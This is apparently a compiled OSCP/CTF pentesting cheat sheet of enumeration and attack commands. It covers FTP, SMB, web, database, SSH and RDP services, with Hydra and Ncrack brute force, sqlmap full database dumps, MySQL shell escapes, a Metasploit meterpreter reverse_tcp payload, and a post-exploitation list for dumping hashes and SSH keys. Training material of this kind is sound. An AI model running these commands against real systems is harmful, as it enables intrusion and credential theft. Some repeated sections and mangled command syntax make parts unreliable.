
Enumeration

Wednesday, January 2, 2019 3:30 PM

https://github.com/DigitalAftermath/EnumerationVisualized/wiki



Enumerate, Enumerate, and Enumerate some more:

FTP Services

ftp-vulnerability-scan - Nmap can be leveraged to scan FTP services for known vulnerabilities.

Example Syntax:

nmap -sV -Pn -vv -p [PORT] --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 [IP]

ftp-default - Hydra can be utilized to check FTP services for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -f [IP] ftp
```

SMB Services

samrdump - samrdump communicates with the Security Account Manager Remote interface from the MSRPC suite. It lists system user accounts, available resource shares and other sensitive information exported through this service.

Example Syntax:

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

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```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

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Example Syntax:

```
enum4linux [IP]
```

smb-enum-users-rpc - Users can be enumerated through SMB services via RPCClient.

Example Syntax:

```
bash -c "echo 'enumdomusers' | rpcclient [IP] -U%"
```

smb-enum-admins - Net can be utilized to enumerate Domain Administrators via SMB shares.

Example Syntax:

```
net rpc group members "Domain Admins" -I [IP] -U%
```

smb-enum-groups - Nmap can be utilized to enumerate groups via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-groups [IP] -vvvvv
```

smb-enum-shares - Nmap can be utilized to enumerate shares via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-shares [IP] -vvvvv
```

smb-enum-sessions - Nmap can be utilized to enumerate logged in users via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvvv
```

smb-enum-policies - Nmap can be utilized to password policies via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-domains [IP] -vvvvv
```

smb-null-sessions - Rpcclient can be utilized to check for null sessions.

Example Syntax:

```
bash -c "echo 'srvinfo' | rpcclient [IP] -U%"
```

smb-vulnerability - Nmap can be utilized to check SMB services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=smb-vuln* --script-args=unsafe=1 [IP]
```

nbtscan - Nbtscan finds the IP address, NetBIOS computer name, logged-in user name and MAC address via SMB.

Example Syntax:

```
nbtscan -v -h [IP]
```

Manual Browsing - SMB Shares should be enumerated manually whenever possible.

Example Syntax:

```
smbclient -L INSERTIPADDRESS
smbclient //INSERTIPADDRESS/tmp
smbclient \\INSERTIPADDRESS\ipc$ -U john
smbclient //INSERTIPADDRESS/ipc$ -U john
smbclient //INSERTIPADDRESS/admin$ -U john
winexe -U username //INSERTIPADDRESS "cmd.exe" --system
```

HTTP/S Services

Nmap Scripts - Nmap can be leveraged to scan the service via the Nmap Scanning Engine (NSE). This is helpful when attempting to identify vulnerabilities or potential avenues of attack.

Example Syntax:

nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT]

Nikto - Nikto is a web application scanner that looks for thousands of vulnerabilities. This is something you should kick off early and review the results once the scan has completed.

Example Syntax:

nikto -o "[OUTPUT].txt" -p [PORT] -h [IP]

Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.

Example Syntax:

whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"

CeWL - CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.

Example Syntax:

If http:

http:///*[IP]*:*[PORT]*/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"
If https:

https:///*[IP]*:*[PORT]*/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"

wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.

Example Syntax:

If http:

wafw00f http:///*[IP]*:*[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"
If https:

wafw00f https:///*[IP]*:*[PORT]*, "http,https,ssl,soap,http-proxy,http-alt"

w3m - w3m can be utilized to quickly grab the robots.txt from a website.

Example Syntax:

w3m -dump *[IP]*/robots.txt

Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:

1. Utilize a wordlist of common files/directories.
2. Utilize a wordlist of common cgis.

Common Directory Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u https://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Common CGI Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u https://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Dirbuster - Dirbuster is a java application designed to brute force web directories/file names. This application can be configured to utilize your preferred wordlist.

Example Syntax:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u http://[IP]:[PORT] -s "200,204,301,307,403,500"
```

Netcat Banner Grab - Netcat can be used to grab the service banner of the running application.

Example Syntax:

```
nc -v -n -w1 [IP] [PORT]
```

Netcat Banner Grab - Curl can be used to grab the service banner of the running application.

Example Syntax:

```
curl -i [IP]
```

X11 Screenshot - X11 Screenshot can be used to take a screenshot of the web page.

Example Syntax:

```
bash ./scripts/x11screenshot.sh [IP]
```

LDAP Services

LDAPSearch - LDAPSearch can be utilized to locate and retrieve directory entries.

Example Syntax:

```
ldapsearch -h [IP] -p [PORT] -x -s base
```

MSSQL Services

mssql-vulnerability - Nmap can be leveraged to scan MsSQL for Known vulnerabilities.

Example Syntax:

```
nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=%s,smsql.username-sa,mssql.password-sa [IP]
```

mssql-default - Hydra can be utilized to check the MsSQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql
```

MySQL

mysql-vulnerability - Nmap can be leveraged to scan MySQL for Known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 [IP] -p [PORT]
```

mysql-default - Hydra can be utilized to check the MySQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql
```

Showmount - Showmount can be utilized to show NFS shares.

Example Syntax:

```
showmount -e [IP]
```

Oracle Database Enumeration

oracle-version - Metasploit can be leveraged to scan the Oracle DB to find the respective version.

Example Syntax:

msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E

oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.

Example Syntax:

msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E

oracle- - Hydra can be used to check for default Oracle DB credentials.

Example Syntax:

hydra -s [PORT] -C ./wordlists/oracle-default-userpass.txt -u -f [IP]

Postgres Enumeration

postgres-default - Hydra can be utilized to check the Postgres database for default credentials.

Example Syntax:

hydra -s [PORT] -C ./wordlists/postgres-default-userpass.txt -u -f [IP] postgres

RDP Services

rdp-sec-check - RDP security settings can be enumerated via rdp-sec-check.

Example Syntax:

perl ./scripts/rdp-sec-check.pl [IP]:[PORT],

RDP Services

ncrack - Ncrack can be utilized to brute force RDP services. Example Syntax:

ncrack -vv --user administrator -P /usr/share/wordlists/rockyou.txt rdp://[IP]

RPC Services

rpcinfo - rpcinfo can be utilized to enumerate RPC services.

Example Syntax:

rpcinfo -p [IP]

SMTP Services

smtp-enum-vrfy - Metasploit can utilize the VRFY verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-expn - Metasploit can utilize the EXPN verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-rcpt - Metasploit can utilize the RCPT verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

SNMP Services

snmpcheck - snmpcheck can be used to enumerate SNMP devices.

Example Syntax:

```
snmpcheck -t [IP]
```

Sparta

Below is a custom Sparta config file that can be utilized to streamline/simplify the enumeration process.
How do I install the config file?

Simple, go navigate to /usr/share/Sparta and edit the contents of sparta.conf to the supplied configuration file. In the event you manage to mess this simple task up, delete the sparta.conf file, rerun Sparta, and a new sparta.conf file will be generated.


Why should I use Sparta?

A few reasons:

- Sparta provides an enumeration framework that can save valuable time via a point, click, shoot strategy instead of CLI bashing.

- Sparta uses a phased approach to port scanning, allowing for the rapid identificaiton of common ports while scanning all 65,535 ports.
- Sparta can be customized for your particular needs and does not require in-depth scripting/programming knowledge.

What is the suggested workflow?



The workflow is straight forward:

launch sparta -> save file -> add hosts -> enumerate specific services

In the workflow provided, you will see that nmap is used to conduct parallel scanning. This is done for a few reasons:

1. Sparta uses a phased approach to scanning.
2. Nmap can be utilized to conduct a more granular approach to scanning (if needed).
3. Nmap is used to double check the results of Sparta to ensure everything is true.

Sparta allows for the importing of nmap scans, so if you want to skip Sparta scanning hosts, just conduct the scanning via Zenmap/Nmap and import the results.

Make sure you save Sparta results to a folder structure that makes sense for you. I really like utilizing once instance of Sparta to scan one host, so at any given time I will have multiple tabs of Sparta open just to keep things "isolated". All of this is up to how you like to manage your workspace, there is no "correct" way.

Sparta .conf Script

https://github.com/DigitalAftermath/EasyEnumeration/blob/master/sparta.conf

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.

Enumeration is used to gather the below

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

Significance of enumeration:
Enumeration is often considered as a critical phase in Penetration testing as the outcome of enumeration can be used directly for exploiting the system.

Enumeration classification:
Enumeration can be performed on the below.

1. NetBios Enumeration
2. SNMP Enumeration
3. LDAP Enumeration
4. NTP Enumeration
5. SMTP Enumeration
6. DNS Enumeration

7. Windows Enumeration
8. UNIX /Linux Enumeration

The rest of the document explains each one of the above enumeration along with tools and controls for preventing the same.

Scan for hosts

```
nmap -sn $iprange -oG - | grep Up | cut -d' ' -f2 > network.txt
```

Port scanning

TCP Top 1000:

```
nmap -Pn -sC -sV -oA tcp -vv $ip
```

All TCP Ports:

```
nmap -Pn -sC -sV -oA all -vv -p- $ip
```

When you're getting no where with the TCP ports - try UDP ports. Easily forgotten about!

UDP Top 100:

```
nmap -Pn -sU --top-ports 100 -oA udp -vv $ip
```

Utilize nmap's scripts

Find script related to a service your interested in, example here is ftp

```
locate .nse | grep ftp
```

What does a script do?

```
nmap --script-help ftp-anon
```

Vulnerability scanning

Search services vulnerabilities

```
searchsploit --exclude=dos -t apache 2.2.3
```

```
msfconsole; > search apache 2.2.3
```

- FTP service on 10.10.1.22:21
  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

- Found telnet service on 10.11.1.22:23
  - Enumeration
    - ncat -nv 10.11.1.22 23

- SSH service on 10.10.1.22:22
  - Bruteforcing
    - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
    - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
    - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
    - Use nmap to automate banner grabbing and key fingerprints, e.g.
    - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'

- SMTP service on 10.11.1.22:25
  - Find users
    - smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25

- Found MSRPC service on 10.11.1.22:111
  - Enumeration
    - rpcclient -U "" 10.11.1.22

- NetBIOS service on 10.10.1.22:139
  - Enumeration
    - nmblookup -A 10.10.1.22
    - smbclient //MOUNT/share -I 10.10.1.22 N
    - smbclient -L //10.10.1.22
    - enum4linux -a 10.10.1.22
    - rpcclient -U "" 10.10.1.22

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
  ./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
  ./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
  ./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.
  whatweb --no-errors 192.168.0.0/24
* Scan the local network for https websites.
  whatweb --no-errors --url-prefix https:// 192.168.0.0/24
* Scan for crossdomain policies in the Alexa Top 1000.
  ./whatweb -i plugin-development/alexa-top-100.txt \
  --url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :
BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump
Running Samrdump.py with port 445
Command Syntax : ./samrdump.py username:password@target-ip-address protocol list
Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

What is LDAP?

LDAP Stands for **L**ight **W**eight **D**irectory **A**ccess **P**rotocol and it is an Internet protocol for accessing distributed directory services like Active Directory or OpenLDAP etc. A directory service is a hierarchical and logical structure for storing records of users. LDAP is based on client and server architecture. LDAP transmits over TCP and information is transmitted between client and server using Basic Encoding Rules (BER).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

LDAP Security controls:
The following are the security controls to prevent LDAP enumeration attacks

9. Use SSL to encrypt LDAP communication
10. Use Kerberos to restrict the access to known users
11. Enable account lockout to restrict brute forcing

What is NTP?
NTP stands for Network Time protocol designed to synchronize clocks of networked computers. NTP can achieve accuracies of 200 milliseconds or better in local area networks under ideal conditions. NTP can maintain time to within ten milliseconds (1/100 second) over the Internet. NTP is based on agent-server architecture where agent queries the NTP server, and it works on User Datagram Protocol (UDP) and well-known port 123.

NTP Enumeration:
An attacker can enumerate the following information by querying NTP server.

12. List of hosts connected to the NTP server
13. Internal Client IP addresses, Hostnames and Operating system used.

NTP Enumeration Tools:
The following table shows the list of tools to perform NTP Enumeration:

Sl.no	Name of the tool	Description / web llnks
01	ntptrace	Query to determine from where the NTP server updates its time and traces the chain of NTP servers from a source
02	ntpdc	Query the ntp Deamon about its current state and to request changes in the state
03	Ntpq	Monitors NTP daemon ntpd operations and determine performance

NTP Security controls:
The following are the security controls to prevent NTP enumeration attacks

- Restrict the usage of NTP and enable the use of NTPSec where possible
- Filter the traffic with IPTables
- Enable logging for the messages and events

Windows Enumeration:
Windows Operations system can be enumerated with multiple tools from Sysinternals. Many more sysinternal tools can be downloaded from the following

URL https://technet.microsoft.com/en-in/sysinternals/bb545021.aspx. The following list is the list of some important utilities.

Sl.no	Name of the tool	Description / web llnks
01	PsExec	Execute processes on remote machine
02	PsFile	Displays list of files opened remotely.
03	PsGetSid	Translate SID to display name and vice versa
04	PsKill	Kill processes on local or remote machine
05	PsInfo	Displays installation, install date, kernel build, physical memory, processors type and number, etc.
06	PsList	Displays process, CPU, Memory, thread statistics
07	PsLoggedOn	Displays local and remote logged users
08	PsLogList	View Event logs

Windows Security controls:

The following are the security controls to prevent Windows enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure Windows Firewall is configured to restrict the access

UNIX or Linux Enumeration:

UNIX or Linux Operating System can be enumerated with multiple command line utilities provided by the OS. Below is the list of utilities.

Sl.no	Name of the tool	Description / web llnks
01	Finger	Enumerate users on remote machine
02	rpcInfo	Enumerate Remote procedure call
03	rpcclient	Enumerate Usernames on Linux
04	showmount	Enumerate list of shared directories
05	Enum4Linux	https://labs.portcullis.co.uk/tools/enum4linux/

LINUX Security controls:

The following are the security controls to prevent Linux enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure IPTables is configured to restrict the access

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf
[someserver]
host = $ip
port = 1433
tds version = 8.0
user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

SQL
/5-sql

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip

nmap $ip --script=msrpc-enum

msf > use exploit/windows/dcerpc/ms03_026_dcom
```

SSH

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SSL

- Open a connection

```
openssl s_client -connect $ip:443
```

- Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

POP3

- Test authentication:

```
telnet $ip 110
USER uer@$ip
PASS admin
list
retr 1
```

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Using Metasploit fo Brute-force target

```
use auxiliary/scanner/finger/finger_users
set rhosts $ip
set users_file
run
```

```
cd /tmp/
wget http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz
tar -xvf finger-user-enum-1.0.tar.gz
cd finger-user-enum-1.0
perl finger-user-enum.pl -t 10.22.1.11 -U /tmp/rockyou-top1000.txt
```

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"

nmap has many vulnerability scanning NSE scripts in /usr/share/nmap/scripts/

- OpenVAS
- Powerful vulnerability scanner with thousands of scan checks. Setup:
- openvas-setup; openvas-adduser; gsd

Word Lists

- /usr/share/seclists/
  /usr/share/wordlist/
  /usr/share/metasploit-framework/data/wordlists/
  Minimal web server

- for i in 1 2 3 4 5 6 7; do echo -e '200 OK HTTP/1.1\r\nConnection:close\r\n\r\nfoo\r\n' |nc -q 0 -klvvp 80; done

Proxy

- Protocols

http://
http://
connect://
sock4://
sock5://

Methods

Wednesday, January 2, 2019 3:14 PM

Methodologies:

- OSSTMM
- PTES
- NIST Special Publication 800-115
- OWASP Testing Guide
- Pen Testing Framework

Get Out of Jail Free Card

- www.counterhack.net/permission_memo.html

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source

- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 $ip 1
- smbclient -L //$ip
- smbmap -H $ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes

- Dump SSH Keys
- Delete files
- Reset Machine

From <https://guide.offsecnewbie.com/general-methodology>

Good Example

Saturday, January 5, 2019 1:36 AM

nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
&
nmap -p80,8000,8080 10.11.0.0/16 -oG - | nikto -host -

Scans:
nmap -A -Pn --version-all -sC -f -oA nmap2 10.11.0.0/16
